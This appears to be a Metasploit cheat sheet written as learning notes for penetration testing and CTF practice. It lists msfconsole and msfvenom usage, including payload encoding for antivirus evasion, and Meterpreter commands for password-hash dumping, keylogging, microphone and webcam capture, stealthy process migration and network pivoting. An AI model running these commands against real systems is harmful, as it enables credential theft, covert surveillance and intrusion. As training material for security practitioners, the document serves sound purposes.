



The World's Most Used Penetration Testing Framework

This guide is a practical **cheat sheet** for using the Metasploit Framework, one of the most powerful tools in penetration testing and ethical hacking. It covers:

- ✓ Core Metasploit commands for launching exploits and managing sessions
- ✓ Using msfvenom to generate payloads and evade antivirus detection
- ✓ Auxiliary modules for scanning, enumeration, and pivoting
- ✓ Meterpreter usage for stealthy post-exploitation control
- ✓ Session handling and routing to support lateral movement in target environments

Created by Eva Benn (@cybersecurity_madesimple), this guide is the result of study notes compiled over years of personal hands-on practice and learning.



@cybersecurity_madesimple





Disclaimer

This cheat sheet is based on my personal experience and study notes developed over the years. It reflects my individual understanding and opinions, and is **not affiliated with, endorsed by, or representative of my employer or the official Metasploit project.**

The content is provided **for FREE and for educational and informational purposes only**, to support others on their cybersecurity learning journey. It is **not guaranteed to be up to date**, and functionality may change over time.

For the most accurate and current information, please refer to the **official Metasploit documentation**:
<https://docs.metasploit.com/>

Use responsibly and ethically.

— Eva Benn (@cybersecurity_madesimple)



@cybersecurity_madesimple





How to Get the Most Out of This Cheat Sheet

- ✓ **Print it out** (yes, actually do it, there's real psychology behind it -- printed material engages different parts of the brain. Thank me later...)
- ✓ **Annotate it** with your own tips and tweaks
- ✓ **Keep it next to your keyboard** (when practicing or doing CTFs)
- ✓ **Reference it often**, repetition is how mastery is built

💡 If the pages aren't smudged, the corners aren't bent, and the ink isn't fading...you're not using it enough!!!



@cybersecurity_madesimple





About This Cheat Sheet

To simplify learning and execution, this Metasploit Cheat Sheet is organized into **3 practical phases** that mirror a real-world engagement. Each phase builds on the previous, guiding you from setup to exploitation, and finally to post-access control and movement.

This structure helps you understand **not just the commands, but when and why to use them.**



@cybersecurity_madesimple





What it is: The core command-line interface (msfconsole) used to launch exploits, payloads, scanners, and manage sessions.

Key Commands:

msf > search [regex] Search for modules (exploits, payloads, etc.)

msf > use exploit/[path] Load a specific exploit module

msf > set PAYLOAD Set the payload that will run on the target

msf > show options View required settings

msf > set [Option] [Value] Assign values to options

msf > exploit Launch the exploit



@cybersecurity_madesimple





What it is: Once you've selected an exploit, you need a payload. This section teaches how to generate malicious files for delivery with msfvenom.

What it Does:

- ✓ Generates a **payload** (the malicious code that runs on the target)
- ✓ Encodes it (optional) to **evade antivirus detection**
- ✓ Outputs in various formats (exe, raw, shellcode, etc.)



@cybersecurity_madesimple




Term	Meaning
Payload	The actual malicious code to execute on the target (e.g., Meterpreter)
Stager	A small piece of code that creates a connection back to the attacker
Stage	The full feature payload that is delivered after the stager connects
Single	A standalone payload that includes both stager and stage in one
Encoder	Obfuscates the payload to avoid antivirus detection
Format	The output file type (e.g., exe, raw, c)

Some of these terms can be confusing when you're starting out, they definitely were for me. Here's a trick that helped me remember the difference:

- Think of the **stager** as the **delivery truck**
- The **stage** is the **actual package** inside aka the full payload you want to deliver.
- A **single** is like a truck that already has the package loaded and ready to go, it delivers everything in one shot.

Stager == truck, Stage == box, Single == both together



@cybersecurity_madesimple





staged

VS

single

windows/meterpreter/reverse_tcp

- Delivered in two parts: stager + stage
- Smaller initial file (just stager)
- Often better at evading AV
- Depends on stable connection for stage
- Reverse shells, stealth, multi-stage control

windows/meterpreter/reverse_tcp

- Delivered all at once in one file
- Larger file (full payload embedded)
- Easier to detect due to full payload upfront
- More reliable in unstable networks
- Quick, simple attacks or when staging isn't viable




@cybersecurity_madesimple



When you run the `msfvenom` command, you need to **customize the payload** so it works for your specific attack scenario. That's where **options** come in. Here are some of the most useful options you should know:

Option	What It's Used For
<code>-p</code>	Specifies the payload you want to generate (e.g., reverse shell, Meterpreter).
<code>LHOST</code>	The attacker's IP address where the payload should connect back to. Used in reverse shells and payloads.
<code>LPORT</code>	The port on your system that will listen for the connection from the payload.
<code>RHOST</code>	The victim's IP address, aka the machine you want to attack. Used in exploits and scanners.
<code>-f</code>	Defines the format of the output (e.g., exe, raw, c, python).
<code>-e</code>	Sets the encoder to obfuscate the payload and help evade antivirus.
<code>-i</code>	Tells how many times to encode the payload (used with <code>-e</code>).
<code>-o</code>	(Optional) Specify an output file name (alternative to <code>> file.exe</code>).
<code>-l payloads</code>	Lists all available payloads in Metasploit.
<code>-l encoders</code>	Lists all available encoders.
<code>--help-formats</code>	Displays all valid output formats you can use with <code>-f</code> .
<code>--platform</code>	Defines the target OS (e.g., windows, linux) to narrow down payloads.

 The required options vary depending on the payload and format. Always run `msfvenom --help` or check the official docs to ensure correct syntax.



@cybersecurity_madesimple





Purpose: Used after a successful exploit when you have a Meterpreter session on a target system. They allow you to gather information and control the compromised host.

When to use: After exploitation. Once you've gained access to a system, these are the first commands you use to understand what you've landed on and what you can do next.

sysinfo Shows OS and hostname

exit / quit Ends the session

shutdown / reboot Shuts down or reboots the target

? / help Display a summary of commands

getuid Shows which user account Meterpreter is running under



Always run **sysinfo** and **getuid** first after landing a session. It tells you what kind of access you have and what OS you're working with.



@cybersecurity_madesimple



Purpose: These are the foundational commands available once you've successfully compromised a target and have a Meterpreter shell running.

When to use: Immediately after gaining access to a system. These commands help you explore the file system, read sensitive files, and exfiltrate or stage data.

ls Show the contents of the directory

cd Change directory

lcd Change directory on local (attacker's) machine

pwd / getwd Display current working directory

cat Display the contents of a file on screen

download / upload Transfer files

mkdir / rmdir Make / remove directory

edit Open a file in the default editor (if supported)



@cybersecurity_madesimple





Purpose: Gives control over the processes running on the target system -- monitor, kill, or migrate to other processes.

When to use: To stay hidden, stabilize your session, or escalate privileges by moving into a more stable or privileged process.

getpid Display the process ID that Meterpreter is running inside

getuid Display the user ID that Meterpreter is running with

ps Display process list

kill Terminate a process given its process ID

execute Run a new program on the target using the current process's privileges

migrate Jump to a given destination process ID (target process must have same or lesser privileges)



Migrating into a more stable process like **explorer.exe** can help prevent your session from crashing and reduce detection.



@cybersecurity_madesimple





Purpose: These commands allow you to inspect and manipulate the network configuration of the compromised system. They are essential for understanding the target's network layout and setting up advanced techniques like port forwarding and pivoting.

When to use: Use these commands after gaining access to enumerate network interfaces, route traffic through the victim, or forward connections into internal systems during lateral movement or pivoting scenarios.

ipconfig Show network interface information

portfwd Forward packets through TCP session

route Manage/view the system's routing table



After gaining access, use **ipconfig** to find internal IP ranges. Then, use **route** and **portfwd** to pivot.



@cybersecurity_madesimple





Purpose: Post modules allow you to perform advanced actions on a compromised system, like gathering credentials, escalating privileges, dumping data, or mapping the network, using built-in scripts.

When to use: Use post modules after you've established a Meterpreter session. They help automate common post-exploitation tasks and give you more control and visibility without writing custom scripts.

Examples

Gathers environment variables from the target:

```
meterpreter > run post/multi/gather/env
```

Dumps password hashes from the SAM database:

```
msf > use post/windows/gather/hashdump
```

```
msf > show options
```

```
msf > set SESSION 1
```

```
msf > run
```



Always check the required options with **show options**, and make sure you've got the correct session ID set with **set SESSION [number]**.



@cybersecurity_madesimple





RAPID7

Metasploit

meterpreter | Useful Extras: Idle Time, Screenshots & More

Purpose: These commands give you visibility into user activity, let you interact with or disable user input, and capture visual proof from the compromised system. They're helpful for stealth monitoring and gathering intelligence without alerting the target.

When to use: Use these after gaining control of the target to monitor user presence, determine the best time to act, or capture evidence of successful exploitation — all without tipping off the user.

idletime Shows how long the GUI has been idle, useful for timing actions when no one's active

uictl [enable/disable] [keyboard/mouse] Temporarily disables input devices (can freeze the system to prevent user interference)

screenshot Takes a snapshot of the victim's desktop (great for verification or evidence)

record_mic Starts recording audio from the victim's microphone (if supported)

webcam_snap Takes a picture using the target's webcam (if available and enabled)

keyscan_start / keyscan_dump Starts a keylogger and dumps captured keystrokes



@cybersecurity_madesimple





Purpose: Session commands allow you to manage multiple active Meterpreter sessions on compromised machines. You can switch between targets, run post modules, or route traffic through specific sessions.

When to use: Use session commands after successfully exploiting multiple targets or when juggling backgrounded shells. They're essential for pivoting, persistence, and maintaining control over your network footholds.

msf > sessions -l List all backgrounded sessions

msf > session -i [SessionID] Interact with a backgrounded session

meterpreter > background Background the current interactive session (same as Ctrl + Z)

msf > exploit -z Runs the exploit and automatically backgrounds the session after gaining access

msf > exploit -j Runs the exploit as a background job, allowing multiple sessions and concurrent execution

msf > route add [Subnet] [Netmask] [SessionID] Routes traffic through a session, allowing all modules to pivot into the target subnet.



@cybersecurity_madesimple





Purpose: Job commands allow you to manage background tasks in Metasploit, typically exploit listeners or auxiliary modules running in the background.

When to use: Use job commands when you're running persistent listeners, multiple exploits, or scanning modules in the background and need to manage or stop them.

`msf > jobs -l` Lists all running background jobs

`msf > jobs -k [JobID]` Kills a specific job by its ID

`msf > exploit -j` Runs the exploit as a background job

`msf > exploit -j -z` Runs the exploit in the background and backgrounds the session



Useful Auxiliary Modules

Purpose: Auxiliary modules are non-exploit tools used to gather intel, scan networks, or pivot through sessions.

When to Use: During recon and/or lateral movement.

TCP Port Scanner

- **Module:** auxiliary/scanner/portscan/tcp
- **What it does:** Scans ports on target(s) to find open services.

DNS Enumeration

- **Module:** auxiliary/gather/dns_enum
- **What it does:** Gathers DNS records for a domain (A, MX, NS, etc.)

FTP Server

- **Module:** auxiliary/server/ftp
- **What it does:** Spins up a simple FTP server for file transfer or bait.

SOCKS4 Proxy Server

- **Module:** auxiliary/server/socks4
- **What it does:** Creates a SOCKS4 proxy to tunnel traffic through an active session. Useful for pivoting through compromised systems using proxychains.



@cybersecurity_madesimple

